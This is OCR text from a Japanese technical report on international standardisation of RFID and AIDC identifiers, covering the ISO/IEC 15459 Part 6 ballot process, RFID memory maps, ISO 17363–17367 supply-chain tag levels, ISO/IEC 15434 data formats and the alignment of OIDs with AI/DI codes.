
委員会原案（CD：Committee Draft）が承認された。また、日本がプロジェクトエディターとなることも合わせて承認された。

本年度は CD に対して、各メンバー国からのコメントを反映し、より内容を精査した上で、最終委員会ドラフト（FCD：Final Committee Draft）投票を経て、最終規格原案（FDIS：Final Draft International Standard）を取りまとめる作業を行った。

2.5.2 ISO/IEC/FCD 15459 Part 6 作成に当たっての陰路事項

工業製品では、全ての製品がバッチ・ロットの単位で製造されている訳ではなく、航空機等に代表されるような、1 台 1 台が受注生産される製品や、手工業による工芸品のように個品が製造バッチに該当する製品も数多く存在する。ISO/IEC 15459 Part 4 の制定時には、このような製品の識別も可能とするため、ISO ユニーク識別子に与えられる ISO/IEC 15418 の識別子（特に引用規格である ASC MH10.8.2）のデータ識別子(以下 DI と略す) の 25S 及び 25T の両方が使えるように規定していた。（DI の仕様については付属資料Ⅱ-１を参照のこと。）

しかし、ISO/IEC 15459 Part 6 では、同一のロットで 2 個以上の製品が製造されるような製品のグループを識別することを目的として規格を決定したために、DI の 25T のみを許容する仕様となった。このことに対し、ドイツの国内審議団体から、ISO/IEC 15459 Part 4 で既に DI の値 25T の使用を許容しているので、ISO/IEC 15459 Part 6 は規格の重複になるのではないかとの疑義が提示された。これに対しては、ドイツの代表が来日した折に会談し、将来 ISO/IEC 15459 Part 4 を改定する際には個品を識別する DI 値 25T のみの仕様に改定し、ISO/IEC 15459 Part 6 は日本提案で規格化を進めることで合意することができた。
ISO/IEC 15459 Part 4 と ISO/IEC 15459 Part 6 の選択方法を図Ⅱ-9 に示す。



図Ⅱ-9　ISO/IEC 15459 Part 4 と Part 6 との使い分け

また、スウェーデンの国内審議団体からは、ISO/IEC 15459 を識別する対象毎に Part 分けすることに対する反対意見が提示され、Part 1、Part4、Part5 及び Part6 を一本のドキュメントにまとめるようコメントされた。しかし、今後電子タグを初めとするデータキャリアの実用化が進み、識別子に対する変更の要求があった際には、識別する対象に応じて Part が分かれていた方が規格のメンテナンスが円滑に行えるとの意見がメンバー国の多数を占め、Part 分けされた規格のまま成立させることが合意された。


以上のような調整をしながら、ISO/IEC/FCD 15459 Part 6 は平成 18 年 10 月 9 日を期限とする FCD 投票にかけられ、投票権を持つ 27 カ国中、22 カ国が投票し、コメントなし賛成 18 カ国、コメント付き賛成 2 カ国、棄権１カ国、コメント付き反対 1 カ国という結果で FCD 投票を通過することができた。

FCD 投票の際に寄せられたコメントに対しては、平成 18 年 11 月 16 日に電話会議の形式でコメント解決会議（BRM：Comment Resolution meeting）が開催され、コメントの採用・

不採用について議論を行った。BRM の結果と、結果を反映した最終投票（FDIS：Final Draft International Standard）原案を作成し、ISO/IEC/SC31/WG2 セクレタリーを通して ISO/IEC/SC31 に送付されており、平成 19 年 3 月中にも 2 ヶ月間の最終投票（FIDS 投票）が行われる予定である。事務手続き上、特段の支障がない限り 5 月中には FIDS 投票が終了し、成立・発行に進めるものと見込んでいる。

2.5.3 ISO/IEC/FCD 15459 Part 6 の仕様

ISO/IEC15459 Part 6 のコード体系を図Ⅱ-10 に示す。



図Ⅱ-10　ISO/IEC 15459 Part 6 で規定された製品グループ用ユニーク識別子の例

ISO/IEC 15459 Part 6 の原案作成に当たっては、各企業が品質管理の目的等で現状使用している製品番号やロット番号の体系が使用できるよう配慮し、識別子全体では 50 キャラクターが使えるようにした。また、使用可能な文字種も ISO 646 の文字を基本とし、企業がさらに使用文字に制限を加えられるよう注記することとした。

ISO 646 は英数字及び！、＃、？等の特殊文字からなる文字集合である。我が国の産業界においては、国内で生産され国内でのみ流通する商品の場合に、製品番号の中に英数字以外に「イロハニホ・・・」等のカタカナが使われている事例もある。しかし本規格は、国際的に流通する製品・商品を対象としたユニーク識別子の体系であるため、日本国内でのみ使用可能なカタカナについては、本規格では対象外とした。

フランス語圏、ドイツ語圏、ロシア語圏などの非英語圏のメンバー国も、同様の理由から、各国語に固有の文字セットの使用をユニーク識別子の中で使用することを許容せよとの要求は出されなかった。


2.5.4 ISO/IEC 15459 シリーズの今後の課題

ISO/IEC 15459 シリーズは、今後 Part5 及び Part6 の FDIS 投票が完了し、成立・発行すると、現在必要とされている機能については一通り完結する。今後は、次章に後述する ISO/IEC 18000 Part 6 Type C 及び ISO/IEC 18000 Part 3 Mode 3 に対応するため、現在改訂作業中である ISO/IEC 15961 及び ISO/IEC 15962 によって ISO/IEC 15459 シリーズで規定されたユニーク識別子をどのようにエンコードして格納するかが明確化される必要があり、この点が課題として残っている。

この問題については、ISO/IEC 15961 及び ISO/IEC 15962 の制定を担当している ISO/IEC/SC31/WG4/SG1 と ISO/IEC/SC31/WG2 との連携を強化して議論する必要がある。

3. 電子タグのメモリーに書き込む情報項目の情報オブジェクト識別子の整合化のための技術調査

電子タグは、RFID（Radio Frequency Identification）とも呼ばれるように商品や貨物のユニーク識別子（Identifier）の格納のみを目的として捉えられる側面と、リニアーバーコード（一次元バーコード）や二次元シンボル（二次元バーコード）と同様の高容量データキャリアとしての性格を併せ持っている。EPCglobal が提案して ISO/IEC の規格として取り入れられた ISO/IEC 18000 Part 6 Type C(GEN2 または C1G2 と略称される)では、図Ⅱ-9 に示すようなメモリーマップを備えており、ユニーク識別子としての機能はメモリーバンク 01 の UII 領域が、データキャリアとしての機能はメモリーバンク 11 の USER の領域がそれぞれ分担して担うことになっている。




図Ⅱ-11　電子タグのメモリーマップ

(ISO/IEC 18000 Part 6 Type C及びISO/IEC 18000 Part 3 Mode 3)

また、商品本体に添付する電子タグでは、製品の物理的な特性や工場内、倉庫内及び店舗内でのハンドリングの事情から、ISO/IEC 18000 Part 6 の周波数帯域である UHF 帯よりも ISO/IEC 18000 Part 3（13.56MHz:HF 帯）を使用したいというニーズを持った産業も多く存在することが明らかとなり、ISO/IEC 18000 Part 6 Type C と同様なメモリーマップを内蔵した ISO/IEC 18000 Part 3 Mode 3（3M3 と略称される）も規格制定が開始されている。ただし、本報告書作成時点では、ISO/IEC 18000 Part 3 Mode 3 を ISO/IEC 18000 Part 3 Mode 1 の改良型とするべきか、ISO/IEC 18000 Part 3 Mode 2 の改良型とするべきか、仕様の基本部分での議論がなされている状況である。

3.1 コンテナー及び輸送容器関連の電子タグ応用規格に採用された基本規格

電子タグが国際的なサプライチェーンで使用されるためには、運送機材や梱包の各階層に於いて採用する電子タグの種類と、UII の内容について合意が必要である。そのため ISO/TC104（フレイトコンテナー）および ISO/TC122（梱包）の両 TC が合同ワーキンググループ（JWG）を結成し、電子タグの添付対象を図Ⅱ-12 に示すような 5 つのレベルに区分し、採用する電子タグの種類、要求仕様等について規定する作業が進展している。



図Ⅱ-12　電子タグ応用規格での対象物のレベル分け

ISO/TC104－ISO/TC122JWG では図Ⅱ-12 の各レベルの物品・貨物について“ Supply chain applications of RFID ”と題して表Ⅱ-1 に示すような規格案のシリーズを検討中である。

表Ⅱ-1　電子タグ応用規格の概要


レベル	規格番号	ユニーク識別子	使用する電子タグの規格
レベル1	ISO 17363	ISO 10374 の“container tag”	ISO/IEC 18000 Part 7 （433MHz）
レベル 2	ISO 17364	ISO/IEC 15459-5 または Global Returnable Asset Identifier (GRAI)	ISO/IEC 18000 Part 6 Type C (UHF) または 18000 Part 3 Mode 3 (13.56MHz)
レベル 3	ISO 17365	ISO/IEC 15459-1 または Serial Shipping Container Code (SSCC)	ISO/IEC 18000 Part 6 Type C (UHF) または 18000 Part 3 Mode 3 (13.56MHz)
レベル 4	ISO 17366	ISO/IEC 15459-4 または Serialized Global Trade Item Number (SGTIN)	ISO/IEC 18000 Part 6 Type C (UHF) または 18000 Part 3 Mode 3 (13.56MHz)
レベル 5	ISO 17367	ISO/IEC 15459-4 または Serialized Global Trade Item Number (SGTIN)	ISO/IEC 18000 Part 6 Type C (UHF) または 18000 Part 3 Mode 3 (13.56MHz)

表Ⅱ-1 において特に注意しなければならないのは、レベル１およびレベル２の電子タグの性格である。この電子タグは、フレイトコンテナーやパレットおよび通函が製造された段階でユニークな ID が書き込まれてフレイトコンテナーやパレット等に装着（内蔵）され、フレイトコンテナーやパレット等の寿命が尽きるまで繰返し使用される、パーマネントタグである点である。

物流の実証実験等においては、フレイトコンテナーへの貨物の積込（バンニング）時にフレイトコンテナーに貼付し、フレイトコンテナーからの貨物の荷下ろしが済むとフレイトコンテナーから取り外す電子タグを単に「コンテナータグ」と呼んでいるが、これは正確にはレベル３のシッピングタグに近い使用方法として分類されるべきものであり、レベル１の電子タグとは区別して考える必要があり、混同は避けなければならない。

同様に、パレットへの貨物の積載（パレタイズ）時にパレタイズした貨物に 1 枚貼付し、パレットから貨物を取り出す際に取り外す電子タグを単に「パレットタグ」と呼んでいるが、これも正確にはレベル３のシッピングタグに近い使用方法として分類されるべきものであり、レベル２の電子タグとは区別して考える必要があり、混同は避けなければならない。

以上の事情を図Ⅱ-13 に示す。



図Ⅱ-13　レベル 1、2 と混同され易いシッピングタグ

なお、レベル 2 からレベル 5 では、本報告書作成時点で開発中の ISO/IEC 18000 Part 3 Mode 3 を引用しており、18000 Part 3 Mode 3 が新規ワークアイテムとして承認された後に、これらの規格の最終原案投票（FDIS 投票）が開始される見通しである。

3.2　オブジェクト識別子と既存の情報項目識別子

電子タグのユーザーメモリー領域には、業務上のニーズに応じて多様な情報項目が記載され、それぞれ一意な識別子によって識別される。現在、電子タグ及びバーコード、2 次元シンボルなどの高容量自動認識媒体（AIDC メディア）に共通な情報項目の識別として、ISO/IEC 15418 の情報項目の識別子（以下 AI/DI と略す）が制定されているが、これとは独立に電子タグの場合に限って OSI の情報オブジェクト識別子（以下 OID と略す）を使用することが規定されている。電子タグのバックアップ等の目的でバーコード又は 2 次元シンボルが併用される環境下においては、AI/DI と OID とのいずれを選択するべきか、また AI/DI と OID との不整合がないか、等の問題を解決する必要がある。本調査研究では、AI/DI と OID との使い分け、あるいは併用の手法について国際的な技術検討の動向を調査するとともに、国内審議団体との連携の下で、AI/DI と OID との整合化を図る方策について検討した。

3.2.1 ISO/IEC 15434 の体系

現在、電子タグに書き込まれるデータのフォーマットについては、ISO/IEC/SC31/WG2 が制定した ISO/IEC 15434 が存在する。本規格は、電子タグだけでなく、1 次元シンボル(バーコード)や 2 次元シンボルなどにも共通に使用可能で、かつ、既存の EDI（電子データ交換）との連携使用を可能とするため、表Ⅱ-2 に示すように、AI/DI による既出の他に EDI のシンタックスルールに従って記述されたデータも収容できる体系を規定している。また、より自由度の高い情報媒体としての利用を見込んで、構造化されていないテキストやバイナリーを収容することも許容している。

表Ⅱ-2　ISO/IEC 15434 で規定されたデータフォーマット

書式 指示子	可変ヘッダーデータ	書式 終了符号	書式の説明
00			将来の使用のためにリザーブ
01	$^{G}_{S}vv$	$^{R}_{S}$	運送
02			完全な EDI メッセージ／トランザクション
03	$vvvrrr^{F}_{S}{}^{G}_{S}{}^{U}_{S}$	$^{R}_{S}$	ANSI ASC X12 セグメントで構造化されたデータ
04	$vvvrrr^{F}_{S}{}^{G}_{S}{}^{U}_{S}$	$^{R}_{S}$	UN/EDIFACT セグメントで構造化されたデータ
05	$^{G}_{S}$	$^{R}_{S}$	GS1 のアプリケーション識別子 (AI) を用いたデータ
06	$^{G}_{S}$	$^{R}_{S}$	ASC MH 10 の データ識別子 (DI) を用いたデータ
07		$^{R}_{S}$	自由書式のテキスト
08	*vvvrrnn*		CII シンタックスルールで構造化されたデータ
09	$^{G}_{S}$ *ttt...t* $^{G}_{S}$ *ccc...c* $^{G}_{S}$ *nnn...n* $^{G}_{S}$	$^{R}_{S}$	バイナリーデータ(ファイルタイプ) (圧縮方法) (バイト数)
10-11			将来の使用のためにリザーブ
12			テキストエレメント識別子 (TEI) に従って構造化されたデータ
12-99			将来の使用のためにリザーブ

表Ⅱ-2 において、最も使用される可能性が高いのは書式指示子 05 の AI 及び 06 の DI である。これらはバーコードでも既に広く使用されており、電子タグが故障した場合のバックアップとしてバーコードや 2 次元シンボルが併用されるとき、同じデータフォーマットのデータが読めることは非常にメリットが大きいと考えられる。


また、次世代 EDI のシンタックスとして広く認知されている XML が含まれていない。これは、ISO/IEC 15434 を維持管理している ISO/IEC/SC31/WG2 に対して、参加国から追加

の要求がないためである。その理由は、XML はマークアップ言語であり、データを表現するために必要とするメモリー容量が多く、なるべくメモリー容量を節約して使用したい電子タグやバーコード等のメディアには不向きであると判断されているためである。しかし今後数 10 キロバイト単位のメモリーを内蔵した電子タグが開発されれば、表Ⅱ-2 に XML が追加される可能性もある。

3.2.2 ISO/IEC 15961、ISO/IEC 15962 の体系


これらの規格が存在するにも係わらず、ISO/IEC 15961 Part 1（Application Interface）では、データのシンタックスとして、ISO 8824（JIS X 5603）で規定している ASN.1（開放型システム相互接続の抽象構文記法１）を採用した。実際に電子タグにデータを書き込む際には、ISO 8825（JIS X 5604）で規定した BER（ASN.1 のための基本符号化規則仕様：Basic Encoding Rules）を使用する。ASN.1 では例えば「製造年月日」のような情報項目を「情報オブジェクト」と称し、この情報オブジェクトを表すために固有の識別子すなわち OID を定義している。

本報告書の作成時点では、ISO/IEC 15961 は、ISO/IEC 18000 Part 6 Type C 及び ISO/IEC 18000 Part 3 Mode 3 に対応すべく改訂作業中であるため、**図Ⅱ**-11 に示したメモリーマップをそなえた電子タグには対応していないが、現在発行されている規格の内容から判断して、電子タグとアプリケーションとのデータのやり取りは図Ⅱ-14 に示すような方式になると考えられる。



図Ⅱ-14　ISO/IEC 15961、ISO/IEC 15962 で想定しているデータのやり取り

ISO 8825（JIS X 5604）で規定されている BER の符号化構造で最も単純なデータの基本構造を図Ⅱ-15 に示す。




図Ⅱ-15　BER で符号化されたデータの基本構造

多数の情報項目からなるデータは、図Ⅱ-15 の基本構造を連続して繰り返すことで表現する。この構造は、データの長さをあらかじめ規格の中で決めておき、識別子と内容を書き並べる AI、DI を使った方式とほとんど違いがない。

3.2.3　OID と AI、DI の整合についての解決策

ISO/IEC 15961OID の登録方法について調査したところ、既存の ISO 規格を引用する OID の付与方法が基本となっていることが判明した。

この OID の付与方法はルート OID と呼ばれる方式で、既存の ISO 規格で規定された情報識別子を使用可能とするものである。図Ⅱ-16 に ISO/IEC 15434 の書式指示子 4 を使用する際のルート OID の例を示す。



図Ⅱ-16　ISO/IEC 15434 の書式識別子 4 を使用する際のルート OID の例


このルート OID のすぐ後ろにリラティブ OID として AI の値を繋ぐと、完全な OID を構成することができ、例えば、商品コードの AI は 01 なので、「１０１５４３４５１」とすると商品コードの OID が作成できる。

しかし、図Ⅱ-15 の Basic Encoding Rules に従いこの OID にさらに長さオクテット（商品コードの場合 16）を付け加え、16 桁の商品コードを連結すると情報の長さが非常に長くなり、電子タグに実装されるメモリーの利用効率が悪くなる。

また、バーコードや二次元シンボルでは、ルート OID はエンコードされないため、この方式では、情報項目の意味（セマンティクス）のレベルでは電子タグと他の AIDC メディアとの整合性が取れるものの、データの表現（リプリゼンテーション）の点では形式が大きく異なることも問題である。

